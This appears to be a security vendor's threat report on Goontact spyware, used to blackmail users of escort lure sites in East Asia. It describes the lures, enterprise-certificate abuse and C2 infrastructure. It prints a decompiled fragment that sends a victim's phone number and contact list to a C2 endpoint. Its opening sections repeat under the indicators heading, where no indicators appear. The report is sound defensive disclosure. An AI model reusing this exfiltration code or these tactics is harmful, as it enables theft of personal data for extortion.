
New Spyware Used by Sextortionists | IOS/Android Blackmail

blog.lookout.com/lookout-discovers-new-spyware-goontact-used-by-sextortionists-for-blackmail



With contributions from Diane Wee, Innovation Strategist at Lookout. Diane helped with the translation portion of this research.

The Lookout Threat Intelligence team has discovered a new mobile app threat targeting iOS and Android users in Chinese speaking countries, Korea and Japan. The spyware, which we have named Goontact, targets users of illicit sites, typically offering escort services, and steals personal information from their mobile device. The types of sites used to distribute these malicious apps and the information exfiltrated suggests that the ultimate goal is extortion or blackmail.

We found that Goontact, which often disguises itself as secure messaging applications, can exfiltrate a wide range of data, such as:

- Device identifiers and phone number.
- Contacts.


- SMS messages.
- Photos on external storage.
- Location information.

Tablets and smartphones are a treasure trove of personal data. These devices store private data, such as contacts, photos, messages and location. Access to all of this data enables cybercriminals like the operators of Goontact to run a successful extortion campaign.

Malicious functionality and impact

These sextortion scams are exploiting Chinese-, Japanese- and Korean-speaking people in multiple Asian countries. Evidence on distribution sites also suggests that this operation is functional in China, Japan, Korea, Thailand and Vietnam.

The scam begins when a potential target is lured to one of the hosted sites where they are invited to connect with women. Account IDs for secure messaging apps such as KakaoTalk or Telegram are advertised on these sites as the best forms of communication and the individual initiates a conversation.



Lure site screenshots for Goontact that invite visitors to contact a KakaoTalk ID or a Telegram ID to access the services being advertised.

In reality, the targets are communicating with Goontact operators. Targets are convinced to install (or sideload) a mobile application on some pretext, such as audio or video problems. The mobile applications in question appears to have no real user functionality, except to steal the victim's address book, which is then used by the attacker ultimately to extort the target for monetary gain.


Potential attribution

We found that the websites associated with Goontact bear many similarities in naming convention, appearance and targeted geographic region. The sites also used logos associated with domains that were part of a sextortion campaign reported by Trend Micro in 2015.1

We believe this campaign is operated by a crime affiliate, rather than nation state actors. While we have yet to uncover any definitive infrastructure links, we believe it is highly probable that Goontact is the newest addition to this threat actor's arsenal. **Most notably, the iOS component of this scam has not been reported on before.**

Based on our research, the campaign has been active since at least 2013. However, the Goontact malware family is novel and is still actively being developed. The earliest sample of Goontact observed by Lookout was in November 2018, with matching APK packaging and signing dates, leading us to believe malware development likely started in this time frame.

Goontact iOS



Recent active Goontact distribution sites mimicking App Store pages. The servers used for distribution of the malware also host a login panel indicating that they serve as command-and-control (C2) servers. The apps are under continuous development and have been

updated multiple times per month.

Early samples of the iOS version of Goontact show the primary functionality is to steal a victim's phone number and contact list. Later iterations incorporated functionality to communicate to a secondary command-and-control (C2) server and display a message to the user that has been tailored by the attacker, before exiting the app.

```
16  v3 = objc_msgSend(self->_myDict1, "componentsJoinedByString:", CFSTR(","));
17  v4 = objc_retainAutoreleasedReturnValue(v3);
18  v13[0] = (__int64)CFSTR("phoneSystem");
19  v14[0] = (__int64)CFSTR("ios");
20  v13[1] = (__int64)CFSTR("phoneNumber");
21  v5 = objc_loadWeakRetained((id *)&self->_phonetxt);
22  v6 = objc_msgSend(v5, "text");
23  v7 = objc_retainAutoreleasedReturnValue(v6);
24  v14[1] = (__int64)v7;
25  v14[2] = (__int64)v4;
26  v13[2] = (__int64)CFSTR("addressList");
27  v13[3] = (__int64)CFSTR("createTime");
28  v14[3] = (__int64)CFSTR("1");
29  v8 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithObjects:forKeys:count:", v14, v13, 4LL);
30  v9 = objc_retainAutoreleasedReturnValue(v8);
31  objc_release(v7);
32  objc_release(v5);
33  v10 = objc_msgSend(&OBJC_CLASS___BaseRequest, "alloc");
34  v11 = objc_msgSend(v10, "init");
35  v12[0] = (__int64)_NSConcreteStackBlock;
36  v12[1] = 3254779904LL;
37  v12[2] = (__int64)sub_100005E4C;
38  v12[3] = (__int64)&unk_10003C788;
39  v12[4] = (__int64)self;
40  -[BaseRequest baseRequest:method:success:failed:isGet:](
41    v11,
42    "baseRequest:method:success:failed:isGet:",
43    v9,
44    CFSTR("JYSystem/restInt/collect/postData"),
```

Code that exfiltrates a victim's address list from an infected device.

Signing identities


Goontact on iOS relies on the user side-loading an IPA file from a distribution site. These sites contained links to a distribution manifest, which provides a download URL for the IPA. To successfully do this, Goontact abuses the Apple enterprise provisioning system.

To be distributed outside the App Store, an IPA file must contain a mobile provisioning profile with an enterprise certificate. These enterprise certificates can be generated from the Apple Developer console and can then be used to code sign apps using a signing identity tied to the company's developer profile or TeamID. The operators of Goontact were able to obtain enterprise certificates apparently associated with legitimate businesses to sign their malware which was then distributed on sites mimicking App Store pages.

The Apple Developer Enterprise program is intended to permit organizations to distribute proprietary, in-house apps to their employees without needing to use the iOS App Store. A business can obtain access to this program only provided they meet requirements set out by Apple.

This is a similar tactic used by other iOS threats we have observed such as eSurvAgent. It requires the user to download the app through a browser, install it, navigate to their Settings app and then explicitly trust the signing identity used to sign the IPA file. Only after a

verification process of the signing identity with Apple's servers, is the app able to run on an iOS device.



Screenshots of a live distribution site providing instructions on how to install the iOS version of Goontact. In the rightmost image above, the name of the company whose signing identity was used to create the mobile provisioning profile for the app can be seen.

The enterprise mobile provisioning profiles used by Goontact all reference apparently legitimate companies. The list, as shown below, includes companies registered in China and in the United States across various sectors such as power generation companies, credit unions, and railroad companies.

TeamID

AKSVA57833
5YMLXQ5HEE
VWEN6QTM5A
GCDHET33K9
KRDUAN5QNS
7TLJH7GP4B
5383H5PWBS
229BL7A3HR
7RZF8699DK

TeamName (Company Name)


Jinhua Changfeng Information Technology Co., Ltd.
Qingdao Haier Technology Co., Ltd.
Linkplay Tech Inc.
Norfolk Southern Corporation
Dalian Rural Commercial Bank Co., Ltd.
Daikin Airconditioning (Hong Kong) Ltd
AbleSky Inc.
GUANGZHOU INSOONTO NETPAY TECHNOLOGY CO.; LTD.
Guangzhou Jianxin Automation Technology Co.,Ltd.

Most of the companies observed either have current or past developer profiles and applications on the iOS App Store. However, It is still unclear to us whether these signing identities have truly been compromised, or if they were created by the malware operators masquerading as representatives of the companies in question.

During our research we observed multiple signing identities being revoked. In those cases, new malware samples using a new identity immediately appeared on the distribution sites. We sometimes observed this occurring multiple times a month, indicating the actors behind Goontact have little difficulty acquiring access to additional accounts.

Goontact Android

The Android component of Goontact is much more feature-rich. In addition to contact stealing, these samples contain more advanced functionality such as exfiltration of SMS messages, photos and location.



Icons of Goontact Android samples displaying the possible lures used in the campaign to entice individuals to download and install the malware samples.

Infrastructure


Most command-and-control (C2) domains leveraged by Goontact are sites also hosting the iOS variant of the malware. Almost all active malware C2s have login panels on non-standard ports such as 8085 and 9905.

All live C2 panels are in Chinese. This evidence, along with names of the companies being used for developer profiles suggest that the developers and operators of the campaign are Chinese speakers.

The path component of the C2 URL in current samples commonly includes “/JYSystem/” on both iOS and Android, which is a reference to an open source HTML template available on Github.2 After exploring the infrastructure during our research, we discovered dozens of active sites with the same patterns hosting numerous IPA files. A number of them are listed in our screenshot below but new domains are registered daily. These domains were linked to each other using shared IP addresses and SSL certificates.

Domains generally appear to include the names of secure messaging apps in their names and the campaign prefers the use of .top and .vip TLDs.

Lure sites are middleman sites that offer the option of setting up dates and chats with women after paying a session fee. Recent lure sites include links to the malicious applications and provide detailed installation instructions to the victims. The malicious APK files have been observed to be hosted on the lure sites, but the IPA files are all hosted on separate distribution sites as described above.



A lure site (red-v10[.]com) in Korean links back to Goontact samples hosted on one of the distribution sites (redvios[.]com) along with instructions on how to install it. Sites are sensitive to User-Agent headers in order to display an application appropriate for the device of the user.

While the Goontact surveillance apps described in this campaign are not available on Google Play or the iOS App Store, the duration, breadth and tactics exhibited highlight the lengths malicious actors will go to deceive victims and bypass built-in protections. Lookout secures consumers and enterprise users from Goontact. On Android, all Lookout users are protected, whereas on iOS, Lookout for Work users and Lookout Premium Plus subscribers are protected.

Lookout Threat Advisory Services customers have already been notified with additional intelligence on this and other threats. Take a look at our Threat Advisory Services page to learn more.

1 https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-sextortion-in-the-far-east.pdf

2 https://github.com/cnloli/JYSystem

Indicators of compromise

With contributions from Diane Wee, Innovation Strategist at Lookout. Diane helped with the translation portion of this research.

The Lookout Threat Intelligence team has discovered a new mobile app threat targeting iOS and Android users in Chinese speaking countries, Korea and Japan. The spyware, which we have named Goontact, targets users of illicit sites, typically offering escort services, and steals personal information from their mobile device. The types of sites used to distribute these malicious apps and the information exfiltrated suggests that the ultimate goal is extortion or blackmail.

We found that Goontact, which often disguises itself as secure messaging applications, can exfiltrate a wide range of data, such as:


- Device identifiers and phone number.
- Contacts.
- SMS messages.
- Photos on external storage.
- Location information.

Tablets and smartphones are a treasure trove of personal data. These devices store private data, such as contacts, photos, messages and location. Access to all of this data enables cybercriminals like the operators of Goontact to run a successful extortion campaign.

Malicious functionality and impact

These sextortion scams are exploiting Chinese-, Japanese- and Korean-speaking people in multiple Asian countries. Evidence on distribution sites also suggests that this operation is functional in China, Japan, Korea, Thailand and Vietnam.

The scam begins when a potential target is lured to one of the hosted sites where they are invited to connect with women. Account IDs for secure messaging apps such as KakaoTalk or Telegram are advertised on these sites as the best forms of communication and the individual initiates a conversation.



Lure site screenshots for Goontact that invite visitors to contact a KakaoTalk ID or a Telegram ID to access the services being advertised.

In reality, the targets are communicating with Goontact operators. Targets are convinced to install (or sideload) a mobile application on some pretext, such as audio or video problems. The mobile applications in question appears to have no real user functionality, except to steal the victim's address book, which is then used by the attacker ultimately to extort the target for monetary gain.

